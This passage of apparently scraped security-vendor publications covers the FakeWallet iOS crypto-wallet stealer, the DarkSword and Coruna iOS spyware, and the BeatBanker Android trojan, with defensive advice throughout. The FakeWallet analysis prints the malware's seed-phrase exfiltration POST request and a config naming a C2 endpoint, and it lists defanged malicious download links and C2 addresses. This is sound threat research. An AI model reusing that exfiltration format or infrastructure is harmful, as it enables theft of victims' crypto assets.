to users for several reasons:

  • Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
  • Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
  • Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.

Indicators of compromise

Infected cryptowallet IPA file hashes
4126348d783393dd85ede3468e48405d
b639f7f81a8faca9c62fd227fef5e28c
d48b580718b0e1617afc1dec028e9059
bafba3d044a4f674fc9edc67ef6b8a6b
79fe383f0963ae741193989c12aefacc
8d45a67b648d2cb46292ff5041a5dd44
7e678ca2f01dc853e85d13924e6c8a45

Malicious dylib file hashes
be9e0d516f59ae57f5553bcc3cf296d1
fd0dc5d4bba740c7b4cc78c4b19a5840
7b4c61ff418f6fe80cf8adb474278311
8cbd34393d1d54a90be3c2b53d8fc17a
d138a63436b4dd8c5a55d184e025ef99
5bdae6cb778d002c806bb7ed130985f3

Malicious React Native application hash
84c81a5e49291fe60eb9f5c1e2ac184b

Phishing HTML for infected Ledger Live app file hash
19733e0dfa804e3676f97eff90f2e467

Malicious Android file hashes
8f51f82393c6467f9392fb9eb46f9301
114721fbc23ff9d188535bd736a0d30e

Malicious download links
hxxps://www.gxzhrc[.]cn/download/
hxxps://appstoreios[.]com/DjZH?key=646556306F6Q465O313L737N3332939Y353I830F31
hxxps://crypto-stroe[.]cc/
hxxps://yjzhengruol[.]com/s/3f605f
hxxps://6688cf.jhxrpbgq[.]com/6axqkwuq
hxxps://139.180.139[.]209/prod-api/system/confData/getUserConfByKey/
hxxps://xz.apps-store[.]im/s/iuXt?key=646Y563Y6F6H465J313X737U333S9342323N030R34&c=
hxxps://xz.apps-store[.]im/DjZH?key=646B563L6F6N4657313B737U3436335E3833331737
hxxps://xz.apps-store[.]im/s/dDan?key=646756376F6A465D313L737J333993473233038L39&c=
hxxps://xz.apps-store[.]im/CqDq?key=646R563V6F6Y465K313J737G343C3352383R336O35
hxxps://ntm0mdkzymy3n.oukwww[.]com/7nhn7jvv5YieDe7P?0e7b9c78e=686989d97cf0d70346cbde2031207cbf
hxxps://ntm0mdkzymy3n.oukwww[.]com/jFms03nKTf7RIZN8?61f68b07f8=0565364633b5acdd24a498a6a9ab4eca
hxxps://nziwytu5n.lahuafa[.]com/10RsW/mw2ZmvXKUEbzI0n
hxxps://zdrhnmjjndu.ulbcl[.]com/7uchSEp6DIEAqux?a3f65e=417ae7f384c49de8c672aec86d5a2860
hxxps://zdrhnmjjndu.ulbcl[.]com/tWe0ASmXJbDz3KGh?4a1bbe6d=31d25ddf2697b9e13ee883fff328b22f
hxxps://api.npoint[.]io/153b165a59f8f7d7b097
hxxps://mti4ywy4.lahuafa[.]com/UVB2U/mw2ZmvXKUEbzI0n
hxxps://mtjln.siyangoil[.]com/08dT284P/1ZMz5Xmb0EoQZVvS5
hxxps://odm0.siyangoil[.]com/TYTmtV8t/JG6T5nvM1AYqAcN
hxxps://mgi1y.siyangoil[.]com/vmzLvi4Dh/1Dd0m4BmAuhVVCbzF
hxxps://mziyytm5ytk.ahroar[.]com/kAN2pIEaariFb8Yc
hxxps://ngy2yjq0otlj.ahroar[.]com/EpCXMKDMx1roYGJ
hxxps://ngy2yjq0otlj.ahroar[.]com/17pIWJfr9DBiXYrSb

C2 addresses
hxxps://kkkhhhnnn[.]com/api/open/postByTokenpocket
hxxps://helllo2025[.]com/api/open/postByTokenpocket
hxxps://sxsfcc[.]com/api/open/postByTokenpocket
hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php
hxxps://nmu8n[.]com/tpocket/ios/Rsakeyword.php
hxxps://zmx6f[.]com/btp/ios/receiRsakeyword.php
hxxps://api.dc1637[.]xyz

  •  

FakeWallet crypto stealer spreading through iOS apps in the App Store

In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.

We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.

Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.

Technical details

Background

This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.

App Store search results for "Ledger Wallet" (formerly Ledger Live)

App Store search results for “Ledger Wallet” (formerly Ledger Live)

In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.

Promotional screenshots from apps posing as the official TokenPocket app

Promotional screenshots from apps posing as the official TokenPocket app

During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.

We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.

The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic.  The stub could be a game, a calculator, or a task planner.

However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.

An infected wallet and its corresponding profile used for the installation process

An infected wallet and its corresponding profile used for the installation process

Malicious modules for hot wallets

The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.

To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.

The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:

  • The extracted mnemonics are stringed together.
  • This string is encrypted using RSA with the PKCS #1 scheme.
  • The encrypted data is then encoded into Base64.
  • Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.
The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.

The POST request used to exfiltrate those encrypted mnemonics looks like this:

POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger

The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:

  • Resolve symbols dataInit or processX0Parameter from the malicious library
  • Hand over control to these newly discovered functions
  • Execute the code for the original methods that the wrapper was built to replace
The content of the embedded __hook section, showing the trampolines and wrapper functions

The content of the embedded __hook section, showing the trampolines and wrapper functions

These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.

The Ledger wallet malicious module

The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.

We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points:  two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:

  • The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
    {
    	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
    	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",                                              
    	"login-code": "88761"                                                               
    }
  • Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
  • As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
    • If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
    • If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.
  • Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.

The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.

The Objective-C handler responsible for exfiltrating mnemonics

The Objective-C handler responsible for exfiltrating mnemonics

The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:

  • MnemonicVerifyScreen, embedded in PortfolioNavigator
  • PrivateKeyVerifyScreen, embedded in MyLedgerNavigator

In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.

Phishing window for seed phrase verification

Phishing window for seed phrase verification

The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:

  • verify-wallet-status.json tracks the current status and the timestamp of the last update.
  • verify-wallet-config.json stores the C2 server configuration the malware is currently using.
  • verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.

Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.

Decompiled pseudocode for the submitWalletSecret function

Decompiled pseudocode for the submitWalletSecret function

Other distribution channels, platforms, and the SparkKitty link

During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.

A phishing website hosting links to infected Ledger apps for both iOS and Android

A phishing website hosting links to infected Ledger apps for both iOS and Android

We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.

One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.

Victims

Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.

Attribution

According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:

  • Some infected apps contained SparkKitty modules alongside the FakeWallet code.
  • The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
  • Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
  • Both campaigns specifically target victims’ cryptocurrency assets.

Conclusion

Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks to users for several reasons:

  • Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
  • Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
  • Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.

Indicators of compromise

Infected cryptowallet IPA file hashes
4126348d783393dd85ede3468e48405d
b639f7f81a8faca9c62fd227fef5e28c
d48b580718b0e1617afc1dec028e9059
bafba3d044a4f674fc9edc67ef6b8a6b
79fe383f0963ae741193989c12aefacc
8d45a67b648d2cb46292ff5041a5dd44
7e678ca2f01dc853e85d13924e6c8a45

Malicious dylib file hashes
be9e0d516f59ae57f5553bcc3cf296d1
fd0dc5d4bba740c7b4cc78c4b19a5840
7b4c61ff418f6fe80cf8adb474278311
8cbd34393d1d54a90be3c2b53d8fc17a
d138a63436b4dd8c5a55d184e025ef99
5bdae6cb778d002c806bb7ed130985f3

Malicious React Native application hash
84c81a5e49291fe60eb9f5c1e2ac184b

Phishing HTML for infected Ledger Live app file hash
19733e0dfa804e3676f97eff90f2e467

Malicious Android file hashes
8f51f82393c6467f9392fb9eb46f9301
114721fbc23ff9d188535bd736a0d30e

Malicious download links
hxxps://www.gxzhrc[.]cn/download/
hxxps://appstoreios[.]com/DjZH?key=646556306F6Q465O313L737N3332939Y353I830F31
hxxps://crypto-stroe[.]cc/
hxxps://yjzhengruol[.]com/s/3f605f
hxxps://6688cf.jhxrpbgq[.]com/6axqkwuq
hxxps://139.180.139[.]209/prod-api/system/confData/getUserConfByKey/
hxxps://xz.apps-store[.]im/s/iuXt?key=646Y563Y6F6H465J313X737U333S9342323N030R34&c=
hxxps://xz.apps-store[.]im/DjZH?key=646B563L6F6N4657313B737U3436335E3833331737
hxxps://xz.apps-store[.]im/s/dDan?key=646756376F6A465D313L737J333993473233038L39&c=
hxxps://xz.apps-store[.]im/CqDq?key=646R563V6F6Y465K313J737G343C3352383R336O35
hxxps://ntm0mdkzymy3n.oukwww[.]com/7nhn7jvv5YieDe7P?0e7b9c78e=686989d97cf0d70346cbde2031207cbf
hxxps://ntm0mdkzymy3n.oukwww[.]com/jFms03nKTf7RIZN8?61f68b07f8=0565364633b5acdd24a498a6a9ab4eca
hxxps://nziwytu5n.lahuafa[.]com/10RsW/mw2ZmvXKUEbzI0n
hxxps://zdrhnmjjndu.ulbcl[.]com/7uchSEp6DIEAqux?a3f65e=417ae7f384c49de8c672aec86d5a2860
hxxps://zdrhnmjjndu.ulbcl[.]com/tWe0ASmXJbDz3KGh?4a1bbe6d=31d25ddf2697b9e13ee883fff328b22f
hxxps://api.npoint[.]io/153b165a59f8f7d7b097
hxxps://mti4ywy4.lahuafa[.]com/UVB2U/mw2ZmvXKUEbzI0n
hxxps://mtjln.siyangoil[.]com/08dT284P/1ZMz5Xmb0EoQZVvS5
hxxps://odm0.siyangoil[.]com/TYTmtV8t/JG6T5nvM1AYqAcN
hxxps://mgi1y.siyangoil[.]com/vmzLvi4Dh/1Dd0m4BmAuhVVCbzF
hxxps://mziyytm5ytk.ahroar[.]com/kAN2pIEaariFb8Yc
hxxps://ngy2yjq0otlj.ahroar[.]com/EpCXMKDMx1roYGJ
hxxps://ngy2yjq0otlj.ahroar[.]com/17pIWJfr9DBiXYrSb

C2 addresses
hxxps://kkkhhhnnn[.]com/api/open/postByTokenpocket
hxxps://helllo2025[.]com/api/open/postByTokenpocket
hxxps://sxsfcc[.]com/api/open/postByTokenpocket
hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php
hxxps://nmu8n[.]com/tpocket/ios/Rsakeyword.php
hxxps://zmx6f[.]com/btp/ios/receiRsakeyword.php
hxxps://api.dc1637[.]xyz

  •  

Hackers leverage leaked government intelligence tools to target everyday iOS users | Kaspersky official blog

DarkSword and Coruna are two new tools for invisible attacks on iOS devices. These attacks require no user interaction and are already being actively used by bad actors in the wild. Before these threats emerged, most iPhone users didn’t have to lose sleep over their data security. Protection was really only a major concern for a narrow group — politicians, activists, diplomats, high-level business execs, and others who handle extremely sensitive data — who might be targeted by foreign intelligence agencies. We’ve covered sophisticated spyware used against such a group before — noting how hard to come by those tools were.

However, DarkSword and Coruna — discovered by researchers earlier this year — are total game-changers. This malware is being used for mass infections of everyday users. In this post, we dive into why this shift happened, why these tools are so dangerous, and how you can stay protected.

What we know about DarkSword, and how it can target your iPhone

In mid-March 2026, three separate research teams coordinated the release of their findings on a new spyware strain called DarkSword. This tool is capable of silently hacking devices running iOS 18 without the user ever knowing something is wrong.

First, we should clear up some confusion: iOS 18 isn’t as vintage as it might sound. Even though the latest version is iOS 26, Apple recently overhauled its versioning system, which threw everyone for a loop. They decided to jump ahead eight versions — from 18 straight to 26 — so the OS number matches the current year. Despite the jump, Apple estimates that about a quarter of all active devices still run iOS 18 or older.

With that cleared up, let’s get back to DarkSword. Research shows that this malware infects victims when they visit perfectly legitimate websites that have been injected with malicious code. The spyware installs itself without any user interaction at all: you just have to land on a compromised page. This is what’s known as a zero-click infection technique. Researchers report that several thousand devices have already been hit this way.

To compromise a device, DarkSword uses a six-vulnerability exploit chain to escape the sandbox, escalate privileges, and execute code. Once it’s in, the malware harvests data from the infected device, including:

  • Passwords
  • Photos
  • Chats and data from iMessage, WhatsApp, and Telegram
  • Browser history
  • Information from Apple’s Calendar, Notes, and Health apps

On top of all that, DarkSword lets attackers scoop up crypto-wallet data, making it essentially dual-purpose malware that functions as both a spy tool and a way to drain your crypto.

The only bit of good news is that the spyware doesn’t survive a reboot. DarkSword is fileless malware, meaning it lives in the device’s RAM, and never actually embeds itself into the file system.

Coruna: how older iOS versions are being targeted

Just two weeks before the DarkSword findings went public, researchers flagged another iOS threat dubbed Coruna. This malware is capable of compromising devices running older software — specifically iOS 13 through 17.2.1. Coruna uses the exact same playbook as DarkSword: victims visit a legitimate site injected with malicious code which then drops the malware onto the device. The whole process is completely invisible and requires zero user interaction.

A deep dive into Coruna’s code revealed it exploits a total of 23 different iOS vulnerabilities, several of which are tucked away in Apple’s WebKit. It’s worth reminding that, generally speaking (outside the EU), all iOS browsers are required to use the WebKit engine. This means these vulnerabilities don’t just affect Safari users — they’re a threat to anyone using a third-party browser on their iPhone as well.

The latest version of Coruna, much like DarkSword, includes modifications designed to drain crypto wallets. It also harvests photos and, in certain instances, email data. From what we can tell, stealing cryptocurrency seems to be the primary motive behind Coruna’s widespread deployment.

Who created Coruna and DarkSword — and how did they end up in the wild?

Code analysis of both tools suggests that Coruna and DarkSword were likely built by different developers. However, in both cases, we’re looking at software originally created by state-affiliated companies, possibly from the U.S. The high quality of the code points to this; these aren’t just Frankenstein kits cobbled together from random parts, but uniformly engineered exploits. Somewhere along the line, these tools leaked into the hands of cybercrime gangs.

Experts at Kaspersky’s GReAT analyzed all of Coruna’s components and confirmed that this exploit kit is actually an updated version of the framework used in Operation Triangulation. That earlier attack targeted Kaspersky employees, a story we covered in detail on this blog.

One theory suggests an employee at the company that developed Coruna sold it to hackers. Since then, the malware has been used to drain crypto wallets belonging to users in China; experts estimate that at least 42 000 devices were infected there alone.

As for DarkSword, cybercriminals have already used it to compromise users in Saudi Arabia, Turkey, and Malaysia. The problem is exacerbated by the fact that the attackers who first deployed DarkSword left the full source code on infected websites, meaning it could easily be picked up by other criminal groups.

The code also includes detailed comments in English explaining exactly what each component does, which supports the theory of its Western origins. These step-by-step instructions make it easy for other hackers to adapt the tool for their own purposes.

How to protect yourself from Coruna and DarkSword

Serious malware that allows for the mass infection of iPhones while requiring zero interaction from the user has now landed in the hands of an essentially unlimited pool of cybercriminals. To pick up Coruna or DarkSword, you simply have to visit the wrong site at the wrong time. So this is one of those cases where every user needs to take iOS security seriously — not just those in high-risk groups.

The best thing you can do to protect yourself from Coruna and DarkSword is to update your devices to the latest version of iOS or iPadOS 26, as soon as you can. If you can’t update to the newest software — for instance, if your device is older and doesn’t support iOS 26 — you should still install the latest version available to you. Specifically, look for versions 15.8.7, 16.7.15, or 18.7.7. In a rare move, Apple patched a wide range of older operating systems.

To protect your Apple devices from similar malware that will likely pop up in the future, we recommend the following:

  • Install updates promptly on all your Apple devices. The company regularly releases OS versions that patch known vulnerabilities — don’t skip them.
  • Enable Background Security Improvements. This feature allows your device to receive critical security fixes separately from full iOS updates, reducing the window for hackers to exploit vulnerabilities. To enable it, go to SettingsPrivacy & SecurityBackground Security Improvements and turn on the Automatically Install
  • Consider using Lockdown Mode. This is a heightened security setting that limits some device features but simultaneously blocks or significantly complicates attacks. To enable this, go to SettingsPrivacy & SecurityLockdown ModeTurn On Lockdown Mode.
  • Reboot your device once a day (or more). This stops fileless malware in its tracks, since these threats aren’t embedded in the system and disappear after a restart.
  • Use encrypted storage for sensitive data. Keep things like crypto wallet keys, photos of IDs, and confidential info in a secure vault. Kaspersky Password Manager is a great fit for this; it manages your passwords, two-factor authentication tokens, and passkeys across all your devices while also keeping your notes, photos, and docs synced and encrypted.

The idea that Apple devices are bulletproof is a myth. They’re vulnerable to zero-click attacks, Trojans, and ClickFix infection techniques — and we’ve even seen malicious apps slip into the App Store more than once. Read more here:

  •  

BeatBanker and BTMOB trojans: infection techniques and how to stay safe | Kaspersky official blog

To achieve their malign aims, Android malware developers have to address several challenges in a row: trick users to get inside their smartphones, dodge security software, talk victims into granting various system permissions, keep away from built-in battery optimizers that kill resource hogs, and, after all that, make sure their malware actually turns a profit. The creators of the BeatBanker — an Android‑based malware campaign recently discovered by our experts — have come up with something new for each one of these steps. The attack is (for now) aimed at Brazilian users, but the developers’ ambitions will almost certainly push them toward international expansion, so it’s worth staying on guard and studying the threat actor’s tricks. You can find a full technical analysis of the malware on Securelist.

How BeatBanker infiltrates a smartphone



The malware is distributed through specially crafted phishing pages that mimic the Google Play Store. A page that’s easily mistaken for the official app marketplace invites users to download a seemingly useful app. In one campaign, the trojan disguised itself as the Brazilian government services app, INSS Reembolso; in another, it posed as the Starlink app.

The malicious site cupomgratisfood{.}shop does an excellent job imitating an app store. It's just unclear why the fake INSS Reembolso appears all of three times. To be extra sure, perhaps?!

The malicious site cupomgratisfood{.}shop does an excellent job imitating an app store. It’s just unclear why the fake INSS Reembolso appears all of three times. To be extra sure, perhaps?!

The installation takes place in several stages to avoid requesting too many permissions at once and to further lull the victim’s vigilance. After the first app is downloaded and launched, it displays an interface that also resembles Google Play and simulates an update for the decoy app — requesting the user’s permission to install apps, which doesn’t look out-of-the-ordinary in context. If you grant this permission, the malware downloads additional malicious modules to your smartphone.

After installation, the trojan simulates a decoy app update via Google Play by requesting permission to install applications while downloading additional malicious modules in the process

After installation, the trojan simulates a decoy app update via Google Play by requesting permission to install applications while downloading additional malicious modules in the process

All components of the trojan are encrypted. Before decrypting and proceeding to the next stages of infection, it checks to ensure it’s on a real smartphone and in the target country. BeatBanker immediately terminates its own process if it finds any discrepancies or detects that it’s running in emulated or analysis environments. This complicates dynamic analysis of the malware. Incidentally, the fake update downloader injects modules directly into RAM to avoid creating files on the smartphone that would be visible to security software.

All these tricks are nothing new and frequently used in complex malware for desktop computers. However, for smartphones, such sophistication is still a rarity, and not every security tool will spot it. Users of Kaspersky products are protected from this threat.

Playing audio as a shield


Once established on the smartphone, BeatBanker downloads a module for mining Monero cryptocurrency. The authors were very concerned that the smartphone’s aggressive battery optimization systems might shut down the miner, so they came up with a trick: playing an all-but-inaudible sound at all times. Power consumption control systems typically spare apps that are playing audio or video to avoid cutting off background music or podcast players. In this way, the malware can run continuously. Additionally, it displays a persistent notification in the status bar, asking the user to keep the phone on for a system update.

